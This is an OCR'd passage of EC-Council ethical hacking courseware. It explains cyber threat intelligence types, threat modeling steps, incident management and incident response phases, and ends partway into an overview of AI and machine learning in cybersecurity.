According to the Oxford dictionary, a threat is defined as "the possibility of a malicious attempt to damage or disrupt a computer network or system." A threat is a potential occurrence of an undesired event that can eventually damage and interrupt the operational and functional activities of an organization. A threat can affect the integrity and availability factors of an organization. The impact of threats is very great and may affect the state of the physical IT assets in an organization. The existence of threats may be accidental, intentional, or due to the impact of some action.

Cyber threat intelligence, usually known as CTI, is the collection and analysis of information about threats and adversaries and the drawing up of patterns that provide an ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyberattacks. It is the process of recognizing or discovering any "unknown threats" that an organization may face so that necessary defense mechanisms can be applied to avoid such occurrences. It involves collecting, researching, and analyzing trends and technical developments in the field of cyber threats (including cybercrime, hacktivism, and espionage). Any knowledge about threats that results in an organization's planning and decision-making to handle it is a piece of threat Intelligence. The main aim of CTI is to make the organization aware of existing or emerging threats and prepare them to develop a proactive cybersecurity posture in advance of exploitation. This process, where unknown threats are converted into possibly known ones, helps to anticipate the attack before it can happen, and ultimately results in a better and more secure system. Thus, threat Intelligence is useful in achieving secure data sharing and global transactions among organizations.

Threat intelligence processes can be used to identify the risk factors that are responsible for malware attacks, SQL injections, web application attacks, data leaks, phishing, denial-of-service

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

attack, and other attacks. Such risks, after being filtered out, can be put on a checklist and handled appropriately. Threat intelligence is beneficial for an organization to handle cyber threats with effective planning and execution. Along with a thorough analysis of the threat, CTI also strengthens the organization's defense system, creates awareness about impending risks, and aids in responding against such risks.

Types of Threat Intelligence

Threat intelligence is contextual information that describes threats and guides organizations in making various business decisions. It is extracted from a huge collection of sources and information. It provides operational insight by looking outside the organization and issuing alerts on evolving threats to the organization. For the better management of information that is collected from different sources, it is important to subdivide threat intelligence into different types. This subdivision is performed based on the consumers and goals of the intelligence. From the perspective of consumption, threat intelligence is divided into four different types. They are, namely, strategic, tactical, operational, and technical threat intelligence. These four types differ in terms of data collection, data analysis, and intelligence consumption.

- **Strategic Threat Intelligence**

  Strategic threat intelligence provides high-level information regarding cybersecurity posture, threats, details about the financial impact of various cyber activities, attack trends, and the impact of high-level business decisions. This information is consumed by the high-level executives and management of the organization, such as IT management and CISO. It helps the management to identify current cyber risks, unknown future risks, threat groups, and attribution of breaches. The intelligence obtained provides a risk-based view that mainly focuses on high-level concepts of risks and their probability. It mainly deals with long-term issues and provides real-time alerts for threats to the organization's critical assets, such as IT infrastructure, employees, customers, and applications. This intelligence is used by the management to make strategic business decisions and to analyze their effect. Based on the analysis, the management can allocate sufficient budget and staff to protect critical IT assets and business processes.

  Strategic threat intelligence is generally in the form of a report that mainly focuses on high-level business strategies. Since the characteristic of strategic threat intelligence is preeminent, the data collection also relates to high-level sources and requires highly skilled professionals to extract information. This intelligence is collected from sources such as OSINT, CTI vendors, and ISAOs and ISACs.

  The strategic threat intelligence helps organizations identify any similar past incidents, their intentions, and any attributes that might identify the attacking adversaries, why the organization is within the scope of the attack, major attack trends, and how to reduce the risk level.

  Generally, strategic threat intelligence includes the following information:

  - The financial impact of cyber activity
  - Attribution for intrusions and data breaches

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Threat actors and attack trends
- The threat landscape for various industry sectors
- Statistical information on data breaches, data theft, and malware
- Geopolitical conflicts involving various cyberattacks
- Information on how adversary TTPs change over time
- Industry sectors that might impact due to high-level business decisions

- **Tactical Threat Intelligence**

  Tactical threat intelligence plays a major role in protecting the resources of the organization. It provides information related to the TTPs used by threat actors (attackers) to perform attacks. Tactical threat intelligence is consumed by cybersecurity professionals such as IT service managers, security operations managers, network operations center (NOC) staff, administrators, and architects. It helps the cybersecurity professionals understand how the adversaries are expected to perform their attack on the organization, identify the information leakage from the organization, and assess the technical capabilities and goals of the attackers along with the attack vectors. Using tactical threat intelligence, security personnel develop detection and mitigation strategies beforehand through procedures such as updating security products with identified indicators and patching vulnerable systems.

  The collection sources for tactical threat intelligence include campaign reports, malware, incident reports, attack group reports, and human intelligence, among other information. This intelligence is generally obtained by reading white or technical papers, communicating with other organizations, or purchasing intelligence from third parties. It includes highly technical information on topics such as malware, campaigns, techniques, and tools in the form of forensic reports.

  Tactical threat intelligence provides day-to-day operational support by helping analysts assess various security incidents related to events, investigations, and other activities. It also guides the high-level executives of the organizations in making strategic business decisions.

- **Operational Threat Intelligence**

  Operational threat intelligence provides information about specific threats against the organization. It provides contextual information about security events and incidents that help defenders disclose potential risks, provide greater insight into attacker methodologies, identify past malicious activities, and perform investigations on malicious activity in a more efficient way. It is consumed by security managers or heads of incident response, network defenders, security forensics, and fraud detection teams. It helps organizations to understand the possible threat actors and their intention, capability, and opportunity to attack vulnerable IT assets and the impact of a successful attack. In many cases, only government organizations can collect this type of intelligence. However, doing so helps IR and forensic teams to deploy security assets to

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

identify and stop upcoming attacks, improve early-stage attack detecting capability, and reduce an attack's damage to IT assets.


Operational threat intelligence is generally collected from sources such as humans, social media, and chat rooms; it may and also be collected from the real-world activities and events that result in cyberattacks. Operational threat intelligence is obtained by analyzing human behavior, threat groups, and by similar means. This information helps to predict future attacks and thus enhances incident response plans and mitigation strategies. Operational threat intelligence generally appears as a report that contains identified malicious activities, recommended courses of action, and warnings of emerging attacks.

- **Technical Threat Intelligence**

  Technical threat intelligence provides information about resources an attacker uses to perform an attack; this includes command and control channels, tools, and other items. It has a shorter lifespan compared to tactical threat intelligence and mainly focuses on a specific IoC. It provides rapid distribution and response to threats. For example, a piece of malware used to perform an attack is tactical threat intelligence, whereas the details related to the specific implementation of the malware come under technical threat intelligence. Other examples of technical threat intelligence include the specific IP addresses and domains used by malicious endpoints, phishing email headers, and hash checksums of malware, among others. Technical threat intelligence is consumed by SOC staff and IR teams.

  The indicators of technical threat intelligence are collected from active campaigns, attacks that are performed on other organizations, or data feeds provided by external third parties. These indicators are generally collected as part of investigations of attacks performed on various organizations. This information helps security professionals add the identified indicators to the defensive systems such as IDS and IPS, firewalls, and endpoint security systems, thereby enhancing the detection mechanisms used to identify the attacks at an early stage. It also helps them identify malicious traffic and IP addresses suspected of spreading malware and spam emails. This intelligence is directly fed into the security devices in digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat Modeling

Threat modeling is a risk assessment approach for analyzing the security of an application by capturing, organizing, and analyzing all the information that affects it. The threat model consists of three major building blocks: understanding the adversary's perspective, characterizing the security of the system, and determining threats. Every application should have a developed and documented threat model that should be revisited as the application evolves and development progresses.

Threat modeling helps to:

- Identify relevant threats to a particular application scenario
- Identify key vulnerabilities in an application's design
- Improve security design

When using this approach, an administrator should keep the following in mind:

- Try not to be rigid about specific steps or implementations; instead, focus on the approach. If any step becomes impassable, go right to step 4 of the threat modeling process and identify the problem.
- Use scenarios to scope the modeling activity.
- Use existing design documents. Use items like documented use cases or use stories, architectural diagrams, data flow diagrams, or other design documentation.
- Start with a whiteboard before capturing information in documents or getting lost in details. It may be helpful to use a digital camera with printing capabilities to document and distribute the information from the whiteboard.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use an iterative approach. Add more details and improve the threat model as design and development continue. This will help with becoming familiar with the modeling process and developing the threat model to better examine more possible scenarios.
- Obtain input about the host and network constraints from the system and network administrators. To better understand the end-to-end deployment diagram, obtain as much information as possible about host configurations, firewall policies, allowed protocols and ports, and other relevant details.

The threat modeling process involves five steps:

1. **Identify Security Objectives**

   Security objectives are the goals and constraints related to the application's confidentiality, integrity, and availability. Security-specific objectives guide the threat modeling efforts and help to determine how much effort needs to be put toward subsequent steps. To identify security objectives, administrators should ask the following questions:

   - What data should be protected?
   - Are there any compliance requirements?
   - Are there specific quality-of-service requirements?
   - Are there intangible assets to protect?

2. **Application Overview**

   Identify the components, data flows, and trust boundaries. To draw the end-to-end deployment scenario, the administrator should use a whiteboard. First, they should draw a rough diagram that explains the workings and structure of the application, its subsystems, and its deployment characteristics. The deployment diagram should contain the following:

   - End-to-end deployment topology
   - Logical layers
   - Key components
   - Key services
   - Communication ports and protocols
   - Identities
   - External dependencies

   Identify Roles

   The administrator should identify people and the roles and actions they can perform within the application. For example, are there higher-privileged groups of users? Who can read data? Who can update data? Who can delete data?

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Key Usage Scenarios

The administrator should use the application's use cases to determine its objective. Use cases explain how the application is used and misused.

Identify Technologies

The administrator should list the technologies and key features of the software, as well as the following technologies in use:

- Operating systems
- Web server software
- Database server software
- Technologies for presentation, business, and data access layers
- Development languages

Identifying these technologies helps to focus on technology-specific threats.

Identify Application Security Mechanisms

The administrator should identify some key points regarding the following:

- Input and data validation
- Authorization and authentication
- Sensitive data
- Configuration management
- Session management
- Parameter manipulation
- Cryptography
- Exception management
- Auditing and logging

These efforts aim to identify relevant details and to add details where required, or to identify areas that require more.

3. **Decompose the Application**

In this step, the administrator breaks down the application to identify the trust boundaries, data flows, entry points, and exit points. Doing so makes it considerably easier to find more relevant and more detailed threats and vulnerabilities.

Identify Trust Boundaries

Identifying the application's trust boundaries helps the administrator to focus on the relevant areas of the application. It indicates where trust levels change.

- Identify outer system boundaries

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identify access control points or key places where access requires extra privileges or role membership
- Identify trust boundaries from a data flow perspective

Identify Data Flows

The administrator should list the application's data input from entry to exit. This helps to understand how the application communicates with outside systems and clients and how the internal components interact. They should pay particular attention to the data flow across trust boundaries and the data validation at the trust boundary entry point. A good approach is to start at the highest level and then deconstruct the application by testing the data flow between different subsystems.

Identify Entry Points

The application's entry point can also serve as an entry point for attacks. All users interact with the application at these entry points. Other internal entry points uncovered by subcomponents over the layers of the application may be present only to support internal communication with other components. The administrator should identify these entry points to determine the methods used by an intruder to get in through them. They should focus on the entry points that allow access to critical functionalities and provide adequate defense for them.

Identify Exit Points

The administrator should also identify the points where the application transfers data to the client or external systems. They should prioritize the exit points at which the application writes data containing client input or data from untrusted sources, such as a shared database.


4. **Identify Threats**

   The administrator should identify threats relevant to the control scenario and context using the information obtained in the application overview and decompose application steps. They should bring members of the development and test teams together to identify potential threats. The team should start with a list of common threats grouped by their application vulnerability category. This step uses a question-driven approach to help identify threats.

5. **Identify Vulnerabilities**

   A vulnerability is a weakness in an application (deployed in an information system) that allows attacker exploitation, thereby leading to security breaches. Security administrators should identify any weaknesses related to the threats found using the vulnerability categories to identifying vulnerabilities and fix them beforehand to keep intruders away.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Incident Management

Incident management is a set of defined processes to identify, analyze, prioritize, and resolve security incidents to restore the system to normal service operations as soon as possible, and prevent recurrence of the incident. It involves not only responding to incidents but also triggering alerts to prevent potential risks and threats. A security administrator must identify software that is open to attacks before someone takes advantage of the vulnerabilities.

Incident management includes the following:

- Vulnerability analysis
- Artifact analysis
- Security awareness training
- Intrusion detection
- Public or technology monitoring

The incident management process is designed to:

- Improve service quality
- Resolve problems proactively
- Reduce the impact of incidents on an organization or its business
- Meet service availability requirements
- Increase staff efficiency and productivity
- Improve user and customer satisfaction
- Assist in handling future incidents

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Conducting training sessions to spread awareness among users is an important part of incident management. Such sessions help end-users to recognize suspicious events or incidents easily and report an attacker's behavior to the appropriate authority.

The following people perform incident management activities:

- Human resources personnel take steps to fire employees suspected of harmful computer activities.
- The legal counsel sets the rules and regulations in an organization. These rules can influence the internal security policies and practices of the organization in case an insider or an attacker uses the organization's system for harmful or malicious activities.
- The firewall manager keeps filters in place. These filters are frequently where denial-of-service attacks are made.
- An outsourced service provider repairs systems infected by viruses and malware.

Incident response is one of the functions performed in incident handling. In turn, incident handling is one of the services provided as part of incident management. The following diagram illustrates the relationship between incident response, incident handling, and incident management.





Figure 1.4: Block Diagram of Incident Management

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Incident Handling and Response

Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. It is a set of procedures, actions, and measures taken against an unexpected event occurrence. It involves logging, recording, and resolving incidents that take place in the organization. It notes the incident, when it occurred, its impact, and its cause. It is the practice of managing the incident response processes, such as preparation, detection, containment, eradication, and recovery, to overcome the impact of an incident quickly and efficiently. IH&R processes are important to provide a focused approach for restoring normal business operations as quickly as possible after an incident and with a minimal impact on the business.

The IH&R process involves defining user policies, developing protocols, building incident response teams, auditing organizational assets, planning incident response procedures, obtaining management approval, incident reporting, prioritization, and managing response. It also includes establishing proper communication between the individuals responding to an incident and guiding them to detect, analyze, contain, recover, and prevent incidents.

Discussed below are the steps involved in the IH&R process:

- **Step 1: Preparation**

  The preparation phase includes performing an audit of resources and assets to determine the purpose of security and define the rules, policies, and procedures that drive the IH&R process. It also includes building and training an incident response team, defining incident readiness procedures, and gathering required tools as well as training the employees to secure their systems and accounts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 2: Incident Recording and Assignment**

  In this phase, the initial reporting and recording of the incident take place. This phase handles identifying an incident and defining proper incident communication plans for the employees and also includes communication methods that involve informing IT support personnel or submitting an appropriate ticket.

- **Step 3: Incident Triage**

  In this phase, the identified security incidents are analyzed, validated, categorized, and prioritized. The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited.

- **Step 4: Notification**

  In the notification phase, the IH&R team informs various stakeholders, including management, third-party vendors, and clients, about the identified incident.

- **Step 5: Containment**

  This phase helps to prevent the spread of infection to other organizational assets, preventing additional damage.

- **Step 6: Evidence Gathering and Forensic Analysis**

  In this phase, the IH&R team accumulates all possible evidence related to the incident and submits it to the forensic department for investigation. Forensic analysis of an incident reveals details such as the method of attack, vulnerabilities exploited, security mechanisms averted, network devices infected, and applications compromised.

- **Step 7: Eradication**

  In the eradication phase, the IH&R team removes or eliminates the root cause of the incident and closes all the attack vectors to prevent similar incidents in the future.

- **Step 8: Recovery**

  After eliminating the causes for the incidents, the IH&R team restores the affected systems, services, resources, and data through recovery. It is the responsibility of the incident response team to ensure that that the incident causes no disruption to the services or business of the organization.

- **Step 9: Post-Incident Activities**

  Once the process is complete, the security incident requires additional review and analysis before closing the matter. Conducting a final review is an important step in the IH&R process that includes:


  - Incident documentation
  - Incident impact assessment
  - Reviewing and revising policies
  - Closing the investigation
  - Incident disclosure

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Role of AI and ML in Cyber Security

- Machine learning (ML) and artificial intelligence (AI) are now vastly used across various industries and applications due to the **increase in computing power, data collection,** and **storage capabilities**
- ML is an **unsupervised self-learning system** that is used to define what the normal network looks like, along with its devices, and then to backtrack and **report any deviations or anomalies** in real-time
- AI and ML in cyber security helps in **identifying new exploits and weaknesses**, which can then be easily analyzed to mitigate further attacks


- ML classification techniques:
  - Supervised learning makes use of algorithms that input a **set of labeled training data**, with the aim of learning the differences between the labels
  - Unsupervised learning makes use of algorithms that input **unlabeled training data**, with the aim of deducing all categories by itself



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Role of AI and ML in Cyber Security (Cont'd)

- **The cyber security market is set to exceed $300 billion by 2024, and the AI-related cyber security market is predicted to reach a value of $38.2 billion by 2026**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Role of AI and ML in Cyber Security

Machine learning (ML) and Artificial Intelligence (AI) are now popularly used across various industries and applications due to the increase in computing power, data collection, and storage capabilities.

Along with technological advancements in AI, such as self-driving cars, language translators, and big data, there is also a rise in threats such as ransomware, botnets, malware, and phishing. Using AI and ML in cybersecurity helps to identify new exploits and weaknesses, which can be easily analyzed to mitigate further attacks. It reduces the pressure on security professionals and alerts them whenever an action is needed.

What are AI and ML?

Artificial Intelligence is the only solution to defend networks against the various attacks that an antivirus scan cannot detect. A huge amount of collected data is fed into the AI, which processes and analyzes it to understand its details and trends.

ML is a branch of artificial intelligence (AI) that gives the systems the ability to self-learn without any explicit programs. This self-learning system is used to define what the normal network, along with its devices, looks like, and then uses this to backtrack and report any deviations or anomalies in real-time.

There are two types of ML classification techniques:

- **Supervised Learning**

  Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels. Supervised learning is further divided into two subcategories, namely, classification and regression. Classification includes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

completely divided classes. Its main task is to define the test sample to identify its class. Regression is used when data classes are not separated, such as when the data is continuous.

- **Unsupervised Learning**

